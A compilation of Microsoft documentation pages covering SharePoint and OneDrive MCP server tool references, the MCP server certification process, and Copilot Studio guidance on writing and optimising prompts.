- **assignmentMethod** (*string*, *default* = "*privileged*") - The assignment method of the label on the document. Indicates whether the assignment of the label was done automatically, standard, or as a privileged operation (the equivalent of an administrator operation). Possible values are `standard`, `privileged`, `auto`, and `unknownFutureValue`.
- **justificationText** (*string*, *default* = "*Changed by MCPServer*") – Optional. Justification text for audit purposes, and is required when downgrading or removing a label.

getDefaultDocumentLibraryInSite

Get the default document library (also called a drive) in a SharePoint site. If you don't specify a site, the root site is used. Required parameters:

None

Optional parameters:

- **siteId**: Site ID (default: root)

Key features

Folder management

- Create folders with automatic naming conflict resolution
- Enumerate folder children (top 20)
- Move files between folders (within same site)

File operations

- Create and upload small text files (less than 5 MB)
- Read and download text files
- Rename files and folders
- Delete files and folders
- Get file and folder metadata by ID or URL

Site and library discovery

- Find SharePoint sites by search query
- List document libraries in a site
- Get default document library

Sharing and permissions

- Share files and folders with role assignments
- Send sharing invitations with custom messages
- Access control via explicit permissions

Security and compliance

- Set sensitivity labels on files
- Support for privileged, standard, and auto assignment methods
- Justification text for compliance auditing

Integration

- OneDrive and SharePoint Online support
- Tenant-specific server connection
- `DriveItem` abstraction for files and folders

Notes

- Default Document Library is 'me' (user's OneDrive)
- Default parent folder is 'root'
- Folder name conflicts resolved with numeric suffixes
- File moves limited to less than 5 MB and within same site
- Sharing URLs require explicit access permissions
- `DriveItems` represent both files and folders
- Top 20 limit on folder children enumeration

SharePoint lists tools MCP server reference (deprecated)

 Important

You need to be part of the [Frontier preview program](#) to get **early access** to Microsoft Agent 365. Frontier connects you directly with Microsoft’s latest AI innovations. Frontier previews are subject to the existing preview terms of your customer agreements. As these features are still in development, their availability and capabilities may change over time.

Overview

 Expand table

Server ID	Display name	Description
mcp_SharePointListsTools	Microsoft SharePoint lists MCP server	MCP server providing Microsoft Graph SharePoint tools for lists.

 Note

This MCP server is deprecated starting March 13, 2026. If it's an existing connection, it's still supported. To set up a new connection, use the new [Microsoft SharePoint MCP Server](#).

Available tools

sharepoint_createList

Creates a new SharePoint list on a site.

Required parameters

- **siteld**: The unique ID of the site.
- **displayName**: Display name of the list.
- **list**: List info such as template (for example, `genericList`, `documentLibrary`, `issueTracking`).

-

sharepoint_createListColumn

Create a new column (`columnDefinition`) in a specific SharePoint list. You must provide the target `siteId` and `listId`, plus a valid column definition that specifies the column's name, display name, and exactly one column type (such as text, number, choice, `dateTime`, `personOrGroup`, lookup, boolean, or `hyperlinkOrPicture`). Required parameters:

- **siteId**: The unique ID of the site.
- **listId**: The unique ID of the list.
- **name**: API or static name of the column (no spaces, 1-64 characters)

Optional parameters:

- **displayName**: User-facing display name
- **description**: Column description
- **enforceUniqueValues**: If true, values must be unique
- **hidden**: If true, column is hidden
- **indexed**: If true, values are indexed
- **required**: If true, a value is required
- **readOnly**: If true, values can't be changed
- **text, number, choice, boolean, dateTime, personOrGroup, lookup, hyperlinkOrPicture**: Column type settings (one required)
-

sharepoint_createListItem

Create a new item in a SharePoint list. Required parameters:

- **siteId**: The unique ID of the site.
- **listId**: The unique ID of the list.
- **fields**: Field values for the list item (key/value map)

sharepoint_deleteListColumn

Delete an existing `columnDefinition` from a specific SharePoint list. Provide `siteId`, `listId`, and `columnId`. This action permanently removes the column from the list schema. Required parameters:

- **siteId**: Unique ID of the site.
- **listId**: Unique ID of the list.

- **columnId**: Unique ID of the column to delete.
-

sharepoint_deleteListItem

Delete a list item. Required parameters:

- **siteId**: The unique ID of the site.
- **listId**: The unique ID of the list.
- **itemId**: The unique ID of the list item.

Optional parameters:

- **ifMatch**: Optional `ETag` for concurrency control (for example, "").

sharepoint_editListColumn

Update an existing `columnDefinition` on a specific SharePoint list. Provide `siteId`, `listId`, and `columnId`. The body is partial - include only the properties you want to change, such as `displayName`, `description`, `hidden`, `required`, or facet settings. Required parameters:

- **siteId**: Unique ID of the site.
- **listId**: Unique ID of the list.
- **columnId**: Unique ID of the column to update

Optional parameters:

- **displayName**: User-facing display name
- **description**: Column description
- **hidden**: If true, column is hidden
- **required**: If true, a value is required
- **enforceUniqueValues**: If true, values must be unique
- **indexed**: If true, values are indexed
- **readOnly**: If true, values can't be changed
- **text**, **number**, **choice**, **dateTime**, **personOrGroup**, **lookup**, **hyperlinkOrPicture**: Update column type settings

sharepoint_getSiteByPath

Resolve a SharePoint site by using its hostname and server-relative path. Required parameters:

- **hostname**: Host name of the SharePoint tenant (for example, contoso.sharepoint.com)
- **serverRelativePath**: Server-relative path to the site (for example, sites/Marketing)

sharepoint_listListColumns

List column definitions (`columnDefinition` resources) for a specific SharePoint list. Requires `siteId` and `listId`. Supports OData parameters like `$select`, `$top`, and `$skiptoken`. Required parameters:

- **siteId**: The unique ID of the site.
- **listId**: The unique ID of the list.

Optional parameters:

- **select**: Comma-separated list of properties to return.
- **filter**: OData filter expression to restrict results.
- **orderBy**: Comma-separated list of properties to order by.
- **top**: Page size (1-999).
- **skiptoken**: Opaque token for paging to the next set.

sharepoint_listListItems

List items from a SharePoint list. Required parameters:

- **siteId**: The unique ID of the site.
- **listId**: The unique ID of the list.

Optional parameters:

- **expand**: Optional OData expand (for example, fields).
- **top**: Optional page size.
- **filter**: Optional OData filter expression.
- **select**: Optional OData select clause.

sharepoint_listLists

List all SharePoint lists on a site. Required parameters:

- **siteId**: The unique ID of the site.

sharepoint_listSubsites

List child sites (subsites) for a given site. Required parameters:

- **siteId**: The unique ID of the site.

sharepoint_search

Search SharePoint by using Microsoft Graph Search API with `entityTypes=["site"]`. Required parameters:

- **requests:** Array of searchRequest objects

Optional parameters:

- **entityTypes:** Must be `["site"]` for SharePoint site searches
- **query:** Query object with keyword query language (KQL) style search string
- **from:** Zero-based offset of the first result
- **size:** Number of results to return (1-50)
- **fields:** Optional list of fields to select in the response

sharepoint_searchSitesByName

Search SharePoint sites by display name or partial URL (natural language).

Required parameters:

- **search:** Display name, partial name, or URL of the SharePoint site to search for.

Optional parameters:

- **consistencyLevel:** Required by Microsoft Graph (default: eventual)

14. sharepoint_updateListItem

Update fields of an existing list item. Required parameters:

- **siteId:** The unique ID of the site.
- **listId:** The unique ID of the list.
- **itemId:** The unique ID of the list item.
- **fields:** Field values to update (partial)
-

Optional parameters:

- **ifMatch:** Optional `ETag` for concurrency control (for example, "*" to force)

Key features

List management

- Create new SharePoint lists with templates
- List all lists on a site
- Support for various list templates (`genericList`, `documentLibrary`, `issueTracking`)

Column operations

- Create columns with multiple data types (text, number, choice, `dateTime`, `personOrGroup`, lookup, boolean, and `hyperlinkOrPicture`).
- Edit existing columns.
- Delete columns.
- List all columns in a list.
- Apply column validation and uniqueness constraints.

Item operations

- Create list items with field values.
- Update existing list items (partial updates)
- Delete list items.
- List items with filtering and pagination.
- Use `ETag` for concurrency control.

Site discovery

- Search sites by name or URL.
- Resolve sites by hostname and path.
- List subsites.
- Use KQL-style search with Microsoft Graph Search API.

OData query support

- Use `$select` to choose properties.
- Use `$filter` to filter results.
- Use `$expand` to include related tables.
- Use `$orderby` to sort results.
- Use `$top` for pagination.
- Use `$skiptoken` to page through large result sets.

Column type support

- Text columns (single-line or multiline, plain or rich text).
- Number columns (with decimal places, minimum, and maximum values).
- Choice columns (checkboxes, dropdown, or radio buttons).
- Boolean columns.
- `DateTime` columns (date only or date and time).
- Person or group columns (single or multiple selections).
- Lookup columns (reference other lists).
- Hyperlink or picture columns.

Notes

- All operations use Microsoft Graph API v1.0.
- Column names must be 1 to 64 characters with no spaces.
- Each column must specify exactly one column type.
- Use the `If-Match` header for concurrency control.
- Set `consistencyLevel` to `eventual` for site searches.
- Search results are limited to 50 items per page.
- Columns and list items support partial updates.

Last updated on 03/14/2026

Microsoft MCP server certification

Summarize this article for me

Model Context Protocol (MCP) servers are third-party services that provide tools and actions for Microsoft 365 Copilot and other AI-powered experiences. To ensure these external services are secure, reliable, and compliant, Microsoft requires that they undergo a certification process before being made available to all users. At present, the certification of an MCP server is handled through the *Microsoft connector certification program*, much like a standard Power Platform custom connector. In other words, an MCP server is packaged and submitted as a [Power Platform connector](#) and must meet all applicable Marketplace policies and technical standards. This article outlines the current MCP server certification process.

Certified MCP servers

Each certified MCP server provides reference content to support setting up the tools and actions that integrate with Microsoft 365 Copilot and other AI experiences. To see the filtered list of current certified MCP servers, go to [MCP servers](#).

Prerequisites

Before submitting an MCP server for certification, make sure you meet all eligibility, technical, and compliance requirements.

Publisher eligibility

You must be a **verified publisher** to submit MCP servers for certification. Your organization must:

- Have a [Microsoft Partner Center account](#) with completed business verification.
- Be enrolled in the **Microsoft 365 and Copilot** program.
- Own or control the MCP server endpoint you're submitting.

If you're an independent publisher who doesn't own the underlying service, you're not eligible to submit directly. You must partner with the service owner or complete verification before pursuing certification.

Authentication support

MCP servers must support at least one approved authentication method, such as OAuth 2.0 (preferred), API key, or Basic Authentication.

For OAuth-based MCP servers, register a **multitenant application** with your identity provider and provide the required OAuth configuration details during submission. You must also supply test credentials and configuration instructions so Microsoft can validate each MCP tool during certification.

MCP artifacts and packaging

Package MCP servers by using **the same artifacts and structure as Power Platform connectors**. Include these components:

- A complete **OpenAPI definition** describing all MCP tools and endpoints
- Correctly configured authentication settings
- Required metadata such as name, description, categories, icons, and localization
- An **intro.md** file that serves as the public documentation for the MCP server

The intro.md should describe the MCP server's purpose, supported tools, setup steps, authentication requirements, and known limitations. Thoroughly test all MCP tools before submission to ensure consistent and valid responses.

For more information, see [Prepare connector files for certification](#).

Certification process

The MCP server certification process involves multiple stages to ensure the service meets Microsoft's standards for security, reliability, compliance, and responsible AI use.

Prepare package for submission

To [submit your MCP server for certification](#), go to the [Microsoft Partner Center](#) and create a new offer under the "**Microsoft 365 and Copilot – Power Platform Connector**" category. Although MCP servers are distinct from traditional connectors, you certify and publish them through this same pipeline.

During offer creation, provide metadata, legal and support information, and required logos. Upload the MCP package that contains the OpenAPI definition, intro.md, and supporting artifacts.



Tip

Providing evaluation (EVAL) test evidence isn't mandatory. However, including EVAL test proof with your submission can significantly expedite the certification review process by helping Microsoft validate expected behavior and safety scenarios more efficiently.

For detailed steps on creating and submitting your offer, see [Verified publisher certification process](#).

Automated validation

After you submit your package, Microsoft performs automated validation to verify schema correctness, metadata completeness, packaging integrity, and baseline policy compliance. Any blocking issues must be resolved before the MCP server can proceed to manual review.

Manual review and testing

After automated validation, Microsoft conducts a manual review to assess MCP server functionality, security, compliance, telemetry, and responsible AI readiness. Each MCP tool is tested by using the provided credentials to confirm behavior matches documentation. Publishers must ensure secure endpoints, verified domain ownership, least privileged access, and sufficient telemetry to support auditing and traceability.

Responsible AI evaluation

For MCP servers with AI-driven behavior or tools that act on user data, publishers are responsible for designing, testing, and documenting safe and compliant behavior. Microsoft evaluates the MCP server by using normal, edge-case, and adversarial scenarios to validate safety, permission handling, and adherence to content policies. The publisher must fix any unsafe or unexpected behavior before certification approval.


Deployment and regional availability

After the MCP server passes all validation and review stages and certification is approved, Microsoft deploys the certified MCP integration across all supported regions. At this stage, the MCP server becomes available for use in Microsoft 365 and Copilot experiences according to standard availability and compliance requirements.

Approval and publishing

After all reviews are successful, the MCP server is **certified and published**. Certified MCP servers are available across relevant Microsoft 365, Copilot, and Power Platform experiences, with visible publisher attribution and certification status.

Public documentation is generated from the submitted metadata and intro.md file and surfaced through Microsoft documentation and discovery experiences.



Post-certification responsibilities

Certification is an ongoing commitment. As a publisher, you're responsible for maintaining compliance and reliability after publication. To do this responsibility, you must:

- Keep the MCP server implementation aligned with the certified definition and resubmit updates when introducing new tools or significant changes.
- Maintain accurate documentation and monitor telemetry and service health.
- Respond promptly to support or compliance issues. Microsoft continuously monitors certified MCP servers for regressions, security issues, or policy violations and might take corrective action if it detects any.

Last updated on 02/11/2026

Overview of prompts

This article explains prompts and prompt engineering as key concepts to help you create powerful generative AI capabilities that can be used in Copilot Studio.

Important

- Prompts use models powered by [Azure Foundry](#).
- This capability might be subject to usage limits or capacity throttling.

Prerequisites


- Your environment is in the list of [available regions](#).
- You need [Copilot Credits](#).
- Microsoft Dataverse is installed on the environment.

What is a prompt

A prompt is mainly composed of a natural language instruction that tells a generative AI model to perform a task. The model follows the prompt to determine the structure and content of the text it needs to generate. Prompt engineering is the process of creating and refining the prompt used by the model.

A prompt builder experience allows makers to build, test, and save reusable prompts. In this experience, you can also use input variables and knowledge data to provide dynamic context data at runtime. You can share these prompts with others and use them agents, workflows, or apps.

These prompts can be employed for many tasks or business scenarios, such as summarizing content, categorizing data, extracting entities, translating languages, assessing sentiment, or formulating a response to a complaint. For instance, you could make a prompt to pick out action items from your company emails and use it in a Power Automate workflow to build an email processing automation.



In Copilot Studio, prompts can be used as agent tools to improve chat experience or enable advanced AI automations or workflow nodes to infuse AI actions in deterministic automations.

Human oversight

Human oversight is an important step when working with content generated from a generative AI model. Such models are trained on huge amounts of data and can contain errors and biases. A human should review it before you post it online, send it to a customer, or use it to inform a business decision. Human oversight helps you to identify potential errors and biases. It also makes sure the content is relevant to the intended use case and aligns with the company's values.

Human review can also help to identify any issues with the model itself. For example, if the model is generating content that isn't relevant to the intended use case, then you might need to adjust the prompt.

Responsible AI

We're committed to creating [responsible AI](#) by design. Our work is guided by a [core set of principles](#): fairness, reliability and safety, privacy and security, inclusiveness, transparency, and accountability. We're putting these principles into practice across the company to develop and deploy AI that has a positive impact on society. We take a comprehensive approach, combining innovative research, exceptional engineering, and responsible governance. Alongside OpenAI's leading research on AI alignment, we're advancing a framework for the safe deployment of our own AI technologies aimed to help guide the industry toward more responsible outcomes.

Learn more about transparency in [Transparency note for Azure OpenAI](#).

Related information

- [Create a prompt](#)
 - [Human review for automation with a prompt](#)
-

Last updated on 04/21/2026

Prompts performance and execution

Before [creating prompts](#), it's essential to understand how they operate. The system first retrieves any Retrieval Augmented Generation (RAG) based data, such as Dataverse tables associated with the prompt. It then analyzes input documents. Finally, the large language model (LLM) processes the collected information, combined with the instructions.

The larger the combined input, the longer the response time, with document data being the most significant contributor.

We need to consider these points in the context of the prompt constraints:

- Prompt execution is limited to 100 seconds.
- Each model has a maximum allowable size for the combined input, including instructions, data, and the model's response.
- Although we regularly increase GPU capacity, resources remain finite and are allocated per region and per model.

As a result, you might encounter issues such as execution timeouts, token-window limits being reached, inconsistent response times, or throttling. The following practices can help you minimize these problems.

Choose the most efficient model for the task

More advanced models generally take longer to respond. Always start with the Basic model for your scenario, then consider the Standard model, and reserve the Premium model only for tasks that truly require it.

Example: Using a Premium model for a simple sentiment analysis task is unnecessary.

Optimize the length of the model output

The length of the output is the largest single factor that affects both response time and cost.

Constrain the model

When generating summaries or similar outputs, specify limits such as word or sentence counts. Without constraints, model responses can vary in length, complexity, and time.

Example: Summarize in 50 words.

Optimize JSON structure

When using JSON outputs, reduce complexity by simplifying the structure and minimizing the number of keys.

Example: These two outputs contain the same information, but Output 2 is significantly more compact and efficient.

 Expand table

Output 1	Output 2
<pre>{ "extracted data from document":{ "Contoso internal policy number": "value" } }</pre>	<pre>{ "policy":"value" }</pre>

Consider only necessary information

Avoid asking the model to produce information that won't be used. Unnecessary content increases cost and latency.

Example: Only request the model to provide a *reason* if it's needed for human validation or auditability.

Optimize the size of the model input

The size of the input has moderate impact on response time and cost, especially when processing documents or images.

Avoid redundancy

Repeating similar instructions increases costs and might confuse the model.

Example: Avoid providing multiple instructions that convey the same requirement.

Convert the numbers in US format ... While analyzing the content, always use US norms

Be concise

Models understand concise and direct instructions. Brief prompts are easier to process, and often deliver more precise results.

Example: The second prompt is more efficient.

- Generate a summary from this [content]. The summary must be professional and formatted as bullet points.
- Summarize [content] as bullet points with professional tone.

Reduce input size

Inputs often contain content that's irrelevant for the analysis (for example, HTML tags, repeated email signatures, boilerplate text). Pre-process the content when possible: extract text, clean formatting, or summarize large sections before sending them to a more complex prompt.

Example: Use the **Html to text** action in a workflow when analyzing an email with a prompt.

Process documents only when required


Document processing is expensive. If you use the same document repeatedly, extract its content once and reuse it instead of reprocessing it each time.

Example: In this example, [guideline document] shouldn't be processed at each run but rather provided to the prompt as text. "Consider this [guideline document] to extract information from this [document to process]"

Process long documents in sections

Long documents might cause timeouts or exceed token limits. When possible, process content incrementally, page by page, or by truncating unnecessary pages beforehand. The same applies to other content types like emails by providing only the most recent thread.

Example: Use the **Recognize text in image or document** action in the **AI Builder** category to get page content and process each page result with an apply to each.



Use filters when applying Retrieval Augmented Generation (RAG)

When adding business context from sources such as Dataverse tables, retrieve only the necessary fields and apply filters to reduce the data set.

Example: Filter products by the **Computer devices** family and retrieve only the **Name** field before matching product names in an email.

Last updated on 12/19/2025

Create a prompt

Prompts let you instruct the generative AI model to behave in a certain way or to perform a specific task. By carefully crafting a prompt, you can generate responses that suit your specific business needs. This transforms the model into a flexible tool to accomplish various tasks.

Important

- prompt builder prompts run on language models powered by [Azure OpenAI Service](#).
- This capability is [limited to some regions](#).
- This capability might be subject to usage limits or capacity throttling.

Supported languages

The following list of supported languages for prompts in prompt builder is subject to be updated:

Arabic, Chinese (Simplified), Czech (Czech Republic), Danish (Denmark), Dutch (Netherlands), English (United States), Finnish (Finland), French (France), German (Germany), Greek (Greece), Hebrew, Italian (Italy), Japanese (Japan), Korean (Korea), Polish (Poland), Portuguese (Brazil), Russian (Russia), Spanish (Spain), Swedish (Sweden), Thai (Thailand), Turkish (Türkiye)

Use specific text for more relevant responses

The goal of prompt engineering is to create an instruction that's as specific as possible to get a more relevant response from the model. Your prompts should be specific to a topic and convey your intent.

A prompt might include the following information:

- The topic
- Keywords or phrases that are associated with the topic
- The tone of the response
- The target audience

If the generated text is too long or contains irrelevant information, adjust the prompt. A good prompt has the following characteristics:

- **Clear and concise:** It's written in clear and concise language that's easy to understand.
- **Specific:** It's specific enough to guide the GPT model in the right direction.

- **Contextual:** It provides enough context for the GPT model to generate meaningful output.
- **Relevant:** It's relevant to the task and provides the GPT model with enough information to generate meaningful output.

Parts of a prompt

There are generally two parts to a prompt: the instruction and the context.

- The instruction is the first part of the prompt. It should provide clear directions on what the GPT model should do, for example, *Summarize this email in three bullets.*
- The context is the second part of the prompt. It should provide the information the model needs to generate an appropriate response, for example, *The email contains customer feedback from the past week.*

A custom prompt can guide the model to answer a question, complete text, translate languages, summarize a document, and identify tasks, to-dos, and action items in text. The complexity of a custom prompt can range from a single sentence to something more intricate, depending on the task.

Download: prompt builder prompt engineering guide

Download the guide here: [Copilot Studio | prompt builder: A prompt engineering guide](#) ↗

Copilot Studio| Prompt Builder

A Prompt engineering guide

Prompts are how you build custom generative AI capabilities in Power Platform — like summarizing a body of text, drafting a response, or categorizing an incoming email. Think of prompts as a way of building custom GPT functions using only natural language.

1. What can you build with prompts?

Prompts are the key to many AI solutions, depending on what you need to solve.

Here are six common uses:

- ✓ **Classification of text:**
"Which category does this [blog] belong to: technology, lifestyle, or education?"
- ✓ **Summarize information:**
"Summarize this [article] in a few paragraphs."
- ✓ **Sentiment analysis:**
"Is this customer [review] positive, negative, or neutral?"
- ✓ **Extract information :**
"Find the main event date and location in this news [report]."
- ✓ **Rewriting content:**
"Rewrite this technical [guide] in simpler terms for beginners."
- ✓ **Drafting a Response:**
"Draft a reply to this customer's [complaint] about delivery delay."

2. What is prompt engineering?

Prompt engineering is the art of crafting effective prompts to guide AI behavior. It involves designing inputs that clearly convey the task to the AI, ensuring accurate and relevant responses. This process is crucial for maximizing the potential of AI tools, as the quality of the prompt directly influences the output.

Create a product feedback summary based on recent customer [reviews]. The summary should identify key themes, overall sentiment, and any recurring issues or praises. Format the summary to be concise, and present the information in a clear, easy-to-understand manner suitable for a marketing team meeting.

Try Prompt Builder at aka.ms/tryprompts

November 2023

